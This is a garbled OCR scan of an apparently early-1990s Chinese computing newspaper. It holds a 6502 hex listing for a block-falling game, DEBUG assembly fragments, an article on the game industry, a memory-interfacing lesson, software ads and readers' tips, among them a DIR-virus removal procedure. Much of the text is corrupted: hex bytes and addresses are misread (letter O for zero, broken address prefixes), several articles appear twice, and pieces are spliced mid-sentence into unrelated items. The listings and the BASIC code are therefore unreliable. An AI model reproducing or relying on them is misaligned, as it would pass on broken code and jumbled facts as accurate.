1338,11AC cmp ah,48
1338,11AF jz 11e7
1338,11B1 inc bl
1338,11B3 cmp ah,50
1338,11B5 jz 11e7
1338,11B7 inc bl
1338,11B9 cmp ah,4b
1338,11BB jz 11e7
1338,11BE inc bl
1338,11C0 cmp ah,4d
1338,11C2 jz 11e7
1338,11C4 cmp al,16 ;16
为CTRL-V代码,按
CTRL-V键增加一个人
1338,11C8 call 0135
1338,11CA cmp al,11
按CTRL-Q键退出游戏程序
1338,11CC jnz 11e6
1338,11CE int 20
1338,11D0
-a llac
1338,11e6 ret
1338,11e7
-q

```

趣味程序——理查德方块

本程序由6502机器语言编写，具有速度快，功能强的优点，与目前市面上流行的俄罗斯方块程序相似，因能锻炼人的反应力和逻辑思维能力而具有很大的趣味性。

游戏说明：本程序在中华学习机上通过，由←→键控制方块的移动，由↑键控制方块翻转，空格键使程序暂停，按复位键可以使游戏从头开始。屏幕左上方显示下方块的状态，中上方显示总得分，右上方显示难度等级，随着难度等级的增大，方块下降的速度也随之加快。一般能打到6级的人的反应力和逻辑思维能力已经很强了。

(注意：如需将本程序存盘，请先存盘后再运行本程序)。

```

OD00 - A9 A4 8D F2 03 A9 OE 8D
OD08 - F3 03 A9 AB 8D F4 03 4C
OD10 - A4 OE 7F D9 D6 F6 F6 7E
D18 - 7B 1B 52 49 43 48 41 52
UD20 - 44 AO 42 4C 4F 43 4B 53
OD28 - D4 CF D4 C1 CC BA B0 D9
C030 - A9 00 85 09 28 78 0F CC
OD38 - C5 D6 C5 CC BA AD 7C OE
OD40 - 4A 4A 4A 4A 4A 4A 4A 4A
OD48 - 05 A9 04 20 5A FC A2 28
OD50 - A9 AA 9D FF 05 -8D CF 07
OD58 - CA D0 F7 A2 06 8A 20 24
OD60 - FC AO OE AF AA 91 28 AO
OD68 - 19 91 28 E8 E8 17 D0 ED
OD70 - A9 05 85 06 85 07 A5 AE
OD78 - 45 4F 29 07 AA BD 12 05
OD80 - 85 08 20 F1 OE A9 14 8D
OD88 - 07 AD 2F 0D A4 08 85 08
OD90 - 8C 2F 0D 20 F1 OE A9 00
OD98 - 75 F1 AD 0C 8D 10 C0
ODA0 - 80 20 E8 D0 FD C8 D0 FD
ODA8 - 4C B1 AD AD AD AD AD AD
ODB0 - AD E5 F1 D0 F5 E6 4F 20
ODB8 - B9 OE C8 20 C0 OE 90 D6
ODC0 - B0 C8 E8 4E C9 BA FO EF
ODC8 - C9 88 D0 07 20 B9 OE CA
ODD0 - 20 C0 OE C9 85 D0 07 20
ODD8 - B9 OE E8 20 C0 OE C9 AO
ODE0 - D0 AO AD 10 C0 AD 00 C0
ODE8 - 10 FB 30 B6 C9 B8 D0 B2
ODF0 - 20 43 0F A5 ED 20 BB OE
ODF8 - 20 C0 OE 4C A2 0D A9 00
OE00 - 85 08 A9 06 85 07 28 24
OE08 - FC AO 19 88 B1 28 C9 20
OE10 - D0 35 C0 0F D0 E8 A9 FF
OE18 - 85 EC 85 ED 20 F9 D0 A5
OE20 - 07 48 20 24 FC A5 28 85
OE28 - A5 A5 29 85 28 68 C9 06
JE30 - 90 13 E9 01 48 20 24 FC
JE38 - AO 18 B1 28 91 28 C9 AO
OE40 - DE D0 F7 FO OE E8 08 E6
JE48 - 07 A5 07 C9 17 D0 B7 A5
OE50 - 06 65 08 C9 06 D0 0B AD
OE58 - 10 C0 AD 00 C0 10 FB 4C
OE60 - A4 OE F8 A5 09 65 08
OE68 - 85 09 E8 A9 15 24 A9
OE70 - 08 20 24 FC A5 09 20 DA
OE78 - FD A5 09 C9 10 90 37 F8
OE80 - AD 7C OE 69 08 7C OE
OE88 - D8 AD 97 0D 69 20 8D 97
OE90 - 0D 85 07 A5 07 85 EC 85
JE98 - ED 20 F9 D0 C6 07 D0 F8
JEA0 - 88 4C 3D 0D A9 00 8D 97
OEA8 - 0D A9 18 8D 2F 0D A9 10
OEB0 - 8D 7C OE 4C 30 0D 4C 5E
OEB8 - 0F A5 08 A4 06 A8 07 60
OEC0 - 85 1A 84 18 86 19 20 EE
OEC8 - 0E 20 DF 0E 0D 28 20 E2
OED0 - 0E A5 1A A4 18 A6 19 85
OED8 - 08 A4 06 86 07 18 60 A9
OEEO - 00 2C A9 20 85 FO A5 1A
OEE8 - A4 18 A5 18 D0 0A A9 AO
OEFO - 2C A9 20 85 FO 20 B9 OE
OEF8 - 85 ED 84 EE 8E 8F A9 05
OFO0 - 85 EC D0 25 A5 ED A4 B0
OFO8 - 14 A4 85 ED 08 A5 EE 69
OF10 - 09 85 EE 28 E9 00 85 EE
OF18 - D0 0F A4 85 ED 08 A5 EF
OF20 - 69 00 85 EF 28 E9 00 85
OF28 - EF A5 EE A4 EF 20 24 FC
OF30 - A5 FO D0 07 B1 28 C9 AO
OF38 - FO 03 60 91 28 C6 EC D0
OF40 - C3 38 A5 05 A8 85 ED A9
JF48 - 04 85 EC A5 ED 85 FO E6
JF50 - FO 46 FO 66 ED 46 FO 66
JF58 - ED C6 EC ED EE 60 20 67
OF60 - 20 EE 0E 4C 70 0D AD
JF68 - 2F 0D 85 08 A9 05 85 06
OF70 - 85 07 60 CE C5 D8 D4 BA
OF78 - 20 58 FC A2 OE BD 19 0D
OF80 - 8D 8C 04 CA D0 F7 BD 73
OF88 - 0F 84 05 E8 D0 05 D0
OF90 - F5 BD 37 0D A1 05 CA
OF98 - 10 F7 E8 BD 28 0D 8F 8F
OFA0 - 05 E0 06 D0 F5 60 00 00

```

家电军团共同卷入电子游戏业

1992年，任天堂的SFC型游戏机在国内销售势头甚猛，年销售量高达300多万台，山海潮社长在一次讲话中透露，截止92年7月份SFC型的游戏机已累计售出512万台，与MD型机相比，任天堂第五代产品大有后来居上之势。但在海外市场上，由于先进入市场较早，加上在软件业务的开发方面又迎合了多家公司的全力协助，所以MD型机要比SFC型机好得多。为此，任天堂先后通过美欧分公司大举向美国和欧洲市场进军。在亚洲市场上，SFC型机也开始在韩国登陆，从而使第五代游

戏机的市场争霸战更加国际化。但竞争不仅限于电子游戏业内部的利益之战。日本电子游戏业也深深感到了日本家电军团，以及来自美国方面的“十面埋伏”。

面对日本电子游戏业的十年高速发展，奇迹般的高速增长幅度，高附加值的软件收益，日本的家电军团早已虎视眈眈。但限于三菱、本田所推出的机型都是专业化产品，使他们在力量上难以进入这一利润丰厚的市场之时，碰到了雄厚的专利技术壁垒，因而家电军团除少数几家公司较早地开发一些外围设备之外，更多的则只能望尘莫及，看电子游戏业的云卷雾舒。

激光数码技术、光盘技术、计算机技术为一体的多媒体技术宛如一面迎风招展的新技术革命的大旗，它不仅使世界高新技术产业呈腾涌气象，同时也使日本的家电军团看到了进入电子游戏业的契机。美国方面则力图重振旗鼓，夺回昔日曾是娱乐业霸主的位置。

结果在92年，日本的家电军团(三菱、日立除外)，以及执掌全球电脑业牛耳的IBM、APPLE公司共同卷入了电子游戏业的竞争中。在这场新一轮竞争中，日本的家电军团并非是非另立山头，制定新标准与电子游戏的三巨头分庭抗礼，各个家电公司更多的是寻找自己中意伙伴、笑容可掬的谈联合、向肩背的讲技术提携。如任天堂与索尼正在共同开发CD-ROM游戏机，预计今年下半年投放市场；世嘉与胜利公司共同开发的WonderMEGA型游戏机已在92年投放市场；LD-ROM的游戏机的开发者名单有世嘉、先锋、日本电业这三家公司；任天堂与菲力浦消数者电子公司联合开发CD-ROM与CD-I的兼容适配器，而在美国，IBM与APPLE合资组建的一家公司正在开发用途更为广泛的多媒体体，东芝公司也加盟了这项计划。

下一轮电子游戏的革命不仅过技术上的家嘴离开了陈兵持马、龙戈待旦的竞争帷幕，也使他们归属的文化产业闻风而动，力争在今后几年的竞争中占有一席之地。

正可谓：敢拼敢冲，激起千堆雪。在无影风光在“游戏”的召唤下，电子游戏的发展正在未有穷期。

(全文完)

吉林 高正新
(日) 庄石正之

《日本电子游戏业发展综述》

《微机原理》辅导

第三讲 半导体存储器(续)
 四、存储器与微处理器的连接
 由芯片组成的存储器与CPU连接时，可以分别将存储器的地址线、数据线和控制信号线接到CPU的地址总线、数据总线和控制总线上。由于系统的数据总线是双向的，但存储芯片的数据输入线、数据输出线有共同的和分开的两种结构。对于数据输入、输出线分开的芯片，因芯片内已有三态驱动器，则存储器的数据总线可以直接与CPU的DB连接；对于输入、输出线分开的芯片，则应外加三态门才能与CPU的DB相连，如图3所示。




图3 数据线的连接

函授辅导

人类社会已步入信息时代，象征高科技水平的计算机技术除用于科学计算、过程控制外，以语言、文字为基础的信息处理近年来得到广泛应用。计算机办公自动化的发展，更起到推波助澜的作用。计算机技术及信息处理技术的同步发展，将会全面改变人类社会的生产方式、经济活动方式以及生活方式。不管你是处在什么领域，从事什么工作，都将离不开计算机的帮助，并将迫使你自觉或不自觉地去改变旧的生产(含工作)方式和生活方式。正如峨眉一千多年历史的活字印刷术不可避免地要被铅字印刷技术所替代一样。

因为它是一个潜移默化的转变过程。21世纪的社会生活，将无不用计算机，无处没有计算机。有关专家提醒我们：“到21世纪如果我们不懂计算机，既使你是知识份子，也将会成为新型的盲文。”这并非危言耸听。

未来社会已在默默地向大众挑战。因此，计算机教育必须面向大众，面向未来。未来社会对人才的选择，有如“大浪淘沙”。作为软件报社的计算机教育工作者们，充分认识新时代对我们的要求，强烈的使命感使我们毅然常年举办《计算机函授教育》。欢迎无机电脑学习的各界人士以及急需新就业或求职的朋友们参加计算机函授班学习。

计算机函授班开学前言

伴随着计算机技术的发展，人类社会已步入信息时代，象征高科技水平的计算机技术除用于科学计算、过程控制外，以语言、文字为基础的信息处理近年来得到广泛应用。计算机办公自动化的发展，更起到推波助澜的作用。计算机技术及信息处理技术的同步发展，将会全面改变人类社会的生产方式、经济活动方式以及生活方式。不管你是处在什么领域，从事什么工作，都将离不开计算机的帮助，并将迫使你自觉或不自觉地去改变旧的生产(含工作)方式和生活方式。正如峨眉一千多年历史的活字印刷术不可避免地要被铅字印刷技术所替代一样。

因为它是一个潜移默化的转变过程。21世纪的社会生活，将无不用计算机，无处没有计算机。有关专家提醒我们：“到21世纪如果我们不懂计算机，既使你是知识份子，也将会成为新型的盲文。”这并非危言耸听。

未来社会已在默默地向大众挑战。因此，计算机教育必须面向大众，面向未来。未来社会对人才的选择，有如“大浪淘沙”。作为软件报社的计算机教育工作者们，充分认识新时代对我们的要求，强烈的使命感使我们毅然常年举办《计算机函授教育》。欢迎无机电脑学习的各界人士以及急需新就业或求职的朋友们参加计算机函授班学习。

软件报

普及计算机知识 交流计算机技术 培养软件人才 发展软件产业

中国计算机软件与技术服务有限公司 成都软件公司 成都电子所常务 主编:刘维德 副主编:唐敏
国内统一刊号:CN51-0106 订例代号:61-74 地址:成都市金河街75号 邮政编码:610015

第十届全国青少年计算机竞赛将于今年9月20日至22日在山西省太原市举行

在改革开放取得突出成就的大好形势下,我国中小学计算机教育的发展已跨入一个新的阶段。在国家教委召开的第四次全国中小学计算机教育工作会议精神的指导下,许多省、自治区、直辖市按照各自的条件,积极筹措资金,选购机器设备,在一定的范围内开展了计算机选修课。一些条件好的省市更是形势喜人,譬如广东省韶关市,中学计算机普及率高达80%以上,小学40%以上。越来越多的市认识到,在当今计算机与基础教育相结合的世界大趋势下,加速普及计算机教育,将对我国走向现代化,走向世界,走向未来的历史进程起到重要作用。

第十届全国青少年信息学(计算机)竞赛的根本目的是推动普及,给新兴的信息科学注入活力,让各省、自治区和直辖市的青少年选手按交流学习的经验或体会,各地的老师之间交流开展课内外教学和培养学生们的经验,竞赛中还要发现和选拔人才,为明年参加第六届国际信息学奥林匹克竞赛预选的十五名选手。

这届全国竞赛的承办单位山西省计算机学会正在开展卓有成效的筹备工作,在山西省委和太原市委领导与社会各界的大力支持下,各项工作都在顺利进行。国内一些知名度高的公司闻讯后跃跃欲试,准备以各种方式参与赞助并支持办好。

根据中国计算机学会普及工作委员会的工作安排,在组织全国竞赛的同时,①拟定于94年9月召开“信息学”(计算机)奥林匹克与科学教育竞赛研讨会,为此,已向全国发了征文通知,②准备编撰《中小学计算机教育知识辞典》,现已开始组织专家撰写,94年正式出版,以扎扎实实的普及工作迎接小平同志“计算机的普及要从娃娃抓起”的号召。

中国计算机学会普及委员会负责人

在改革开放取得突出成就的大好形势下,我国中小学计算机教育的发展已跨入一个新的阶段。在国家教委召开的第四次全国中小学计算机教育工作会议精神的指导下,许多省、自治区、直辖市按照各自的条件,积极筹措资金,选购机器设备,在一定的范围内开展了计算机选修课。一些条件好的省市更是形势喜人,譬如广东省韶关市,中学计算机普及率高达80%以上,小学40%以上。越来越多的市认识到,在当今计算机与基础教育相结合的世界大趋势下,加速普及计算机教育,将对我国走向现代化,走向世界,走向未来的历史进程起到重要作用。

第十届全国青少年信息学(计算机)竞赛的根本目的是推动普及,给新兴的信息科学注入活力,让各省、自治区和直辖市的青少年选手按交流学习的经验或体会,各地的老师之间交流开展课内外教学和培养学生们的经验,竞赛中还要发现和选拔人才,为明年参加第六届国际信息学奥林匹克竞赛预选的十五名选手。

这届全国竞赛的承办单位山西省计算机学会正在开展卓有成效的筹备工作,在山西省委和太原市委领导与社会各界的大力支持下,各项工作都在顺利进行。国内一些知名度高的公司闻讯后跃跃欲试,准备以各种方式参与赞助并支持办好。

根据中国计算机学会普及工作委员会的工作安排,在组织全国竞赛的同时,①拟定于94年9月召开“信息学”(计算机)奥林匹克与科学教育竞赛研讨会,为此,已向全国发了征文通知,②准备编撰《中小学计算机教育知识辞典》,现已开始组织专家撰写,94年正式出版,以扎扎实实的普及工作迎接小平同志“计算机的普及要从娃娃抓起”的号召。

中国计算机学会普及委员会负责人

我国微机价格趋稳 据统计,1992年国内微机市场无论是286、386、486微机,或目前档次最高的486机,价格都有了明显的下降,降价幅度分别为29.5%、32.3%和31.6%,其中又以386、486机降价幅度最大。专家们分析指出,国际微机市场的价格,是造成国内微机价格下跌的主要原因。微电子技术的飞速发展,特别是计算机关键部件——半导体芯片的设计与生产的专业化与规模化,使芯片的造价越来越低。

据专家分析,目前国际市场的微机价格已接近计算机厂家的生产成本,在今后的半年至一年的时间内,微机价格将趋向平稳。

用友新会计制度软件通过审定 为配合国家会计改革和新会计制度的发布,用友公司又推出了符合国际会计准则,符合国家新会计准则的会计核算软件,日前已通过财政部审定,成为新会计准则颁布后第一个通过审定的软件,国家科委同时发文推广使用。新会计制度软件全部配备了具有激光防伪标志的“用友软件使用许可证”。

(本报综合北京电报)

电脑界、艺术界联合研讨电脑动画艺术 浪潮光软件工程有限公司和山东大学艺术学院联合举办研讨会,来自电脑界、艺术、影视界等三百多名科技人员参加了研讨,共交流十多个主题报告,提高了电脑动画等技术的水平。会后,还现场演示了浪潮光光公司新近开发的“电脑音乐制作系统”。

补充摘自《大众日报》

《软件报》 咨询部启事

本部销售的STMI计算机,现已售完,请不要再汇款购买。

感谢广大读者对我们的支持和信赖,我们将竭诚为广大读者服务,尽力为大家提供高质量、高价格的软件、硬件产品。

本部现正邮购“思奇”汉卡,适用于各种PC机,欢迎广大订购。

联系人:李奇军 陈实

PC中断调用大全

本书是一本全面的系统调用参考手册,它包括:BIOS、MSDOS服务、25种主要的API以及各种常驻工具软件,对每一功能调用,本书均提供简明描述和有关重要信息,以供参考。

本书详列CPU产生的各种中断原因,各种BIOS的调用方式,各种界面卡的调用方式,各种应用程序的API调用方式,各种软件的数据结构,适用于各种级别的机型。本书是国内唯一系统介绍PC中断调用的书,全书85万字,400页,16开平装,定价:30元。

编辑部:成都市金河街75号《软件报》信息部。

银行汇款:成都工商银行青羊官分理处,户名:成都软件技术有限公司,帐号:89301811

书、讯

一个可工作于高分辨率256色图形模式下的数据库管理系统日前由中软杭州公司开发成功,该系统以MSCS.0函数库的形式提供用户使用,把图形函数技术与扩展内存管理有机地融合在DBMS中,既解决了图形模式下输入和显示汉字的问题,又解决了C语言与数据库系统之间调用的难题。软件开发人员只需掌握一些C语言知识便可使用该函数设计出一系列用户界面非常友好的应用程序。

该函数库是微机软件开发人员一个不可多得的支持软件,该软件主要包括以下几个相对独立的部分:

1. 图形函数函数 支持包括TVGA卡下1024X768,256色模式在内的各种图形模式,具有点、线、圆、椭圆、多边形、矩形等基础函数,以及调色盘函数、mouse驱动函数。另外还有屏幕存取、按键管理、滚动条、对话框、警告框、提示框等一系列高级图形函数函数,使您设计出来的软件界面更漂亮,使用更方便。

2. 扩展内存管理模块 使您充分地运用机器硬件所提供的内存空间,使用1M以上的扩展内存就象常规内存一样方便、快捷,不必再为640K内存不够而烦恼。

3. 汉字输入与显示模块 函数库提供一套图形方式下输入和显示汉字的模块,提供的汉字输入方式包括国标、全拼、简拼、五笔四码,您不必再为汉化操作系统与图形模式之间的冲突烦恼。

4. 功能完备的DBMS 可同时打开10个数据库文件,提供建库、建索引、修改记录、查询等一系列数据库管理函数,提供隐式和人机交互式两种函数接口,使您能很方便地对数据库进行管理和操作,并提供类似自选组合条件查询等一系列高级模块,大大节省您的软件开发时间。

以上为该软件的基本概貌,这还需要着重指出的一点是,由于该软件大多使用了1M以上的扩展内存,为节省了常规内存的开销,您在使用C语言开发较大的应用程序时便可放心地使用Codeview进行调试。另外,该软件可作为一个独立的图形数据库基础模块使用。

浙江 吴志平

新型中文股票信息网 上海云峰通信发展工程公司首次推出新一代中文股票信息网,该网发射信息系统与上海证券交易所电脑终端联网,股民不出家门即可全知股市行情。

(供平陆摘自《文汇报》)

256色模式下的DBMS

一个可工作于高分辨率256色图形模式下的数据库管理系统日前由中软杭州公司开发成功,该系统以MSCS.0函数库的形式提供用户使用,把图形函数技术与扩展内存管理有机地融合在DBMS中,既解决了图形模式下输入和显示汉字的问题,又解决了C语言与数据库系统之间调用的难题。软件开发人员只需掌握一些C语言知识便可使用该函数设计出一系列用户界面非常友好的应用程序。

该函数库是微机软件开发人员一个不可多得的支持软件,该软件主要包括以下几个相对独立的部分:

1. 图形函数函数 支持包括TVGA卡下1024X768,256色模式在内的各种图形模式,具有点、线、圆、椭圆、多边形、矩形等基础函数,以及调色盘函数、mouse驱动函数。另外还有屏幕存取、按键管理、滚动条、对话框、警告框、提示框等一系列高级图形函数函数,使您设计出来的软件界面更漂亮,使用更方便。

2. 扩展内存管理模块 使您充分地运用机器硬件所提供的内存空间,使用1M以上的扩展内存就象常规内存一样方便、快捷,不必再为640K内存不够而烦恼。

3. 汉字输入与显示模块 函数库提供一套图形方式下输入和显示汉字的模块,提供的汉字输入方式包括国标、全拼、简拼、五笔四码,您不必再为汉化操作系统与图形模式之间的冲突烦恼。

4. 功能完备的DBMS 可同时打开10个数据库文件,提供建库、建索引、修改记录、查询等一系列数据库管理函数,提供隐式和人机交互式两种函数接口,使您能很方便地对数据库进行管理和操作,并提供类似自选组合条件查询等一系列高级模块,大大节省您的软件开发时间。

以上为该软件的基本概貌,这还需要着重指出的一点是,由于该软件大多使用了1M以上的扩展内存,为节省了常规内存的开销,您在使用C语言开发较大的应用程序时便可放心地使用Codeview进行调试。另外,该软件可作为一个独立的图形数据库基础模块使用。

浙江 吴志平

学会信息

▲新型汉字处理系统研制成功 新型汉字处理系统,由浪潮光软件工程有限公司和山东大学艺术学院联合举办研讨会,来自电脑界、艺术、影视界等三百多名科技人员参加了研讨,共交流十多个主题报告,提高了电脑动画等技术的水平。会后,还现场演示了浪潮光光公司新近开发的“电脑音乐制作系统”。

补充摘自《大众日报》

▲实验性计算机从娃娃抓起的范例 成都市第一所计算机实验学校(本校自今年小学四年级开始)计算机的普及教育,该校形成了一个新的为计算机普及教育共同奋斗的领导班子,组织了大批训练有素的计算机教师队伍,配备了硬件配置,在省市、区计算机各条战线中一直名列前茅,荣获了硬件配置、学校计算机小组和有关部门表彰,市、区表彰,赢得了广大家长的有力配合和支持,正式挂牌命名为成都市武侯区计算机实验学校。该校也是四川省第一所正式挂牌命名为成都市武侯区计算机实验学校。该校也是四川省第一所正式挂牌命名为成都市武侯区计算机实验学校。

▲电脑词典(门诊)开张(北京电报)

北京华能公司在京市率先宣布开办电脑词典,其电话为(010)6814000、(010)2015887。

▲新型汉字处理系统研制成功 新型汉字处理系统,由浪潮光软件工程有限公司和山东大学艺术学院联合举办研讨会,来自电脑界、艺术、影视界等三百多名科技人员参加了研讨,共交流十多个主题报告,提高了电脑动画等技术的水平。会后,还现场演示了浪潮光光公司新近开发的“电脑音乐制作系统”。

补充摘自《大众日报》

★编号:930507
名称:SANXING中文终端仿真软件
作者:梁荣荣 林健
功能简介:运行该软件使微机成为多用户系统UNIX的仿真终端,实现VT-100的命令系列,解决DEC特殊字符与ASCII码字符冲突问题,从而使该微机在中文环境下实现VT-100中西文终端的功能多用户系统为UNIX。该软件另有如下特点:(1)微机TEXT文件与主机TEXT文件相互拷贝,数据互传。(2)仿真终端参数可随意设置存储。(3)联机帮助,提示各功能键之功能。(4)仿DOS环境下的F3、F1功能,并有新增,即在任状态下都可随意复制或上次输入的内容(全部复制或逐字复制)。(5)打印机服务器,运行该软件后,该微机成为打印服务器,其并行口上接的打印机供系统共享(无打印请求时,该仿真终端为普通用户终端),成为打印机服务器工作期间,可随意中断打印,返回普通用户态。

编程语言:宏汇编语言(MASM)
运行环境:硬件为IBMPC/XT,286,386及兼容机,多用户系统为UNIX或XENIX
转让形式:高密盘一张,使用手册一本
转让价格:380元
收藏单位:广东湛江市三星集团公司信息中心 梁荣荣 林健
邮编:524043
电话:(0759)381888转3207

★编号:930508
名称:EE SYSTEM V2.5之LQ1600K系列打印机驱动程序
作者:陈延强
功能简介:EE SYSTEM V2.5是使用最广泛的原理图、印制板、通用绘图辅助设计软件包之一, LQ1600K、AR3240等24针打印机是使用最广泛的打印机。但是EE SYSTEM V2.5只支持9针打印机的使用。本软件适用于拥有LQ1600K或AR3240打印机的用户使用EE SYSTEM V2.5,具有以下功能:

1. 能够按正确的比例打印,不至于向纸外放大1.2倍,2.分辨率由120DPI提高到240DPI,3.最大打印宽度由297mm提高到345mm,4.篇幅能够分为两张A2加长幅面来打印,4.可按任意比例打印原图。

去购买一台9针打印机(如FX-100)只能实现上述功能的第一项而已,会花钱的人当选择本软件。

编程语言:汇编语言
运行环境:内存不小于640K的IBM PC/XT,AT286,386等机型。
转让形式:一张360K的万胜牌软盘(选用3号盘无须加价),内含GPRINT.EXE,PPLOTT.EXE, LQ1600.BIN, LQ1600K.PRM, AR3240.BIN, AR3240.PRM, PPLOTT.HLP(中文使用说明)等软件,附打印机驱动程序使用说明。
转让价格:120元(开税务发票)
收藏单位:(541001)桂林市一村41号桂林林展技术设计经营部 冯国英

下半年《软件报》已开始订购

《软件报》是深受全国广大软件工作者、爱好者、大专院校师生欢迎的报纸。

为避免新老订户脱订,根据邮电部的规定,各省市自治区订户今年下半年四期《软件报》的征订截止日期在6月10日至16日左右,请提醒大家的读者朋友,请尽快地向当地邮电支局(所)办理订户手续,以免漏订。《软件报》的邮发代号是91-74。

(本报通讯员 杨玉香)

软件交流

由方便,但它的内存较小,特别是在中文状态下,即使将DOS移入16KRAM中,可用内存也被分成三块: \$800—\$3FFF, \$6000—\$9200, \$9000—\$BDE0,其中 \$4000—\$5FFF为汉字显示区, \$200—\$95FF为汉字显示映射区,无法处理较大批量的数据。

编程中,无论是采用INPUT、DATA语句,还是从文本文件中读入数据,都是将数据置入数组中,这里就存在下面几个问题:

1. DATA语句中的数据每一位数据即占用一个字节,则一个六位数字要占用六个字节的空间。
2. 从文本文件中读数据速度太慢。
3. 数组所占内存,实型数组为每个数据占用5个字节,整型数组为每个数据占用2个字节,再加上数组表头中的索引期所占内存。虽然有的文章介绍一种用压缩还原的方法,并把数据压缩成整型数据,节约了许多内存空间,但压缩还原是需要时间的,大批量数据的处理,使得速度并不快的中华学习机显得更慢了。而且整型数据不能大于32767,超出此范围即显示出错信息。

下面向你介绍一种有效地节约内存的方法,它是通过对数据的巧妙处理来实现的。本方法有如下优点:

1. 数据采用B类文件方式存入磁盘,占用磁盘空间少,读取速度快。
2. 不定义数组,读入数据时无需在数组区,能存放在任何空间,包括在LOMEM以下及HMEM以上地址,甚至16KRAM中,且能分段存取。
3. 无需压缩还原,也不用查找数组表,直接从内存中读出数据并略加运算即可,因而速度较快。

本方法适用于基本等长的算术型数据。如现有一批六位数据,则可作以下处理:

运行程序一,将一个数据分成3个2位数据,并存入一地址起始的内存空间中,再将第二个数据存入后面的三个字节中……待数据读入完毕,则将这一内存区以B类文件形式存入磁盘。每个数据在内存中所占字节是该数据的位除2,如位数是奇数再加1,所以200个六位数据的数据仅占用600个字节的空间。

运行程序二,将数据文件读入内存,并用PEEK语句将数据置入变量A中。程序中循环变量K,相当于数组中的下标。

```

程序一:
10 DIM A(200),B=24576,REM B为数据块起址地址
20 FOR I=0 TO 199:READ A(I)
30 C=INT(A(I)/10000),POKE B+I*3,C,A(I)%(A(I)-C*10000,C=INT(A(I)/100),POKE B+I*3+1,C,A(I)-(A(I)-C*100,POKE B+I*3+2,A(I),NEXT I
40 PRINT CHR$(4)"BEAVE DATA,A",B,"1400"
50 DATA 185762,243849,226783,.....
程序二:
10 PRINT CHR$(4)"BLOAD DATA"
20 B=24576
30 FOR K=0 TO 199,A=PEEK(B+K*3)
   =10000+PEEK(B+K*3+1)*100+PEEK(B+K*3+2)
40 PRINT A
50 NEXT K

```

沈利 顾德平

如何启动DOS并保存机内的CBI-161模块程序

CRT.TPU是TURBO PASCAL 5.0中的一个标准单元,但由于TURBO PASCAL 5.0未经汉化,CRT单元不能支持汉字,开发中文软件时很不方便。

笔者分析发现,这主要是由于CRT单元进入内存后,自动将屏幕设定为80X25字符方式,并且默认直接写屏显示,而现有汉字系统大多不支持直接写屏。

因此实际上只要修改CRT单元,使之通过设定80X25字符方式的方法,保持当前的显示模式不变,并设置直接写屏方式,就可实现CRT单元的汉字显示问题,修改方法如下:

```

1. 将CRT单元从TURBO.TPL中移出:
C)CD\TP
C)TPUMOVER TURBO.TPL /> CRT
2. 对CRT单元进行修改:
C)DEBUG CRT.TPU
---E 785
XXXX,0785 JMP 7CB (通过设置字符方式)
XXXX,0787
---E 844
XXXX,08A4 01.00 (设置非直接写屏方式)
---W
1-0
3. 将CRT单元重新存入TURBO.TPL中:
C)TPUMOVER TURBO.TPL /> CRT.TPU

```

修改完后,用户就可以使用CRT单元进行汉字程序设计了,CRT单元原有的功能都不变。本人在西山汉字及2.15汉字下使用,效果相当好。各位有兴趣的朋友,不妨一试。 江苏 黄科

简单有效杀毒程序

目前,DIR病毒十分流行,它感染文件长度大于1K的可执行文件(.EXE或.COM),被感染文件向无毒的硬盘上拷贝时只有1024字节,无法运行;DIR病毒是一种良性病毒,病毒将自身拷贝到硬盘的最后一盘,并通过修改可执行文件的文件目录项中的首地址,使其指向自己而获得控制权;如果在某些情况下,病毒K遭到破坏,则会感染成大批可执行文件的丢失。

一种较简单的判断磁盘是否感染该病毒的方法是:用PCTOOLS的磁盘服务中的Map功能,对于有病毒,双键射图中可见磁盘最后一

该病毒自行消毒。
(3) 重新用无毒盘启动正常的操作系统。
(4) 执行命令

```

A) REN *.COM /> *.EXE
(现在完全恢复正常)
(5) 利用PC-TOOLS或DEBUG等工具,找到病毒的FAT字节,将病毒所占字节(为EO,FP)改为OO。

```

用PCTOOLS进入磁盘服务,选择E功能,在FAT表的第二扇区第二行可发现第5.6字节为EO,按F3,将光标移到该处改为OO后存盘即可。至此,完成了病毒及回收病毒所占的磁盘空间的工作。

四川 任江

有时,我们在准备把机内的源程序存入时,却发现没有启动DOS,这时可按下述简单的方法,启动DOS,并保存机内现有的源程序。(下列程序结束地址\$0816是假定的,读者要根据实际修改)

```

(1) CALL -151(进入监控)
(2) = AF.B0(查出程序结束地址,计算长度)
00AF - 1
00B0 - 08 (即程序结束地址为$0816)
(3) = 6001-0801.8016M(转移程序)
(4) = 6(Ctrl-p)(启动DOS)
(5) CALL -151(进入监控)
(6) = 801-6001.6016M(返回程序)
(7) = AF.16(恢复程序结束地址)
(8) (Ctrl-C)(退出监控)
这时即可把程序存盘了。
安徽 周明涛

```

巧用PC-1500主机电源给CBI-161模块供电

模块中锂电池寿命,常温(25℃)下可使用5年左右,如不装入计算机中,其寿命只有1年左右。锂电池电压下降时,将发生下列现象:①不能执行程序,②显示内容不正确,③发生错情等,给用户带来不少麻烦。当出现这种情况(模块电压下降),市面又少见锂电池(3V)出售,又没时间到专门维修站去更换电池,是否有其它办法代替锂电池,继续使用模块而不花上百元钱去更新模块呢?办法有,利用主机电脑电源MA1066供电,自己动了就能解决,费用仅几毛钱或花几毛钱(找一节30cm长细电线即可),下面就介绍一下笔者的作法,PC-1500用户不妨一试。

方法:①把模块从主机上取出,打开模块,用电烙铁(注意温度)焊下锂电池,在其正、负极上接上14cm左右长细导线;②将导线引出,标明正、负极,合上模块盖;③将导线插着模块空隙板板下的小孔穿入主机;④打开主机,将导线正极焊在主机MA1066集成块12脚上,MA1066脚座焊架或焊架是PC-1500主机电源电路,它由固定器电路、幅度补偿电路和泄流电路所组成,主机电源是由4.15(5)伏电池(或EA-150)供电,比波动幅度±0.05伏,MA1066各脚电压值如下表。

表中看出利用MA1066 12脚作为CE-181电源模块的电源较合适。电压4.8伏虽大于3V,但不影响模块工作。负极接到主机负极,合上盖,再焊导线于机内,外观不显眼;点板,笔照此做后,运行程序和种操作还未出现异常现象。

⑤以上操作均在主机断电情况下进行。

四川 余红军

五笔字型输入法答疑

度技巧
在掌握了用五笔字型输入法输入汉字的方法后,应逐步提高输入速度,为此必须:

1. 熟悉并熟练掌握基本字型的键位。
2. 正确实现键位的指法训练。
3. 使用简码输入汉字。

系统提供了二、三、四级简码,在开始操作时,就要照练。一级简码,即25个高频字,二级简码共625个,三级简码可有(6%×25)个,在操作中自行摸索、体会。一级简码输入方式为:一、键加一空格,二级简码输入方式为:两键加一空格,三级简码输入方式为:三键加一空格。

4. 词汇输入

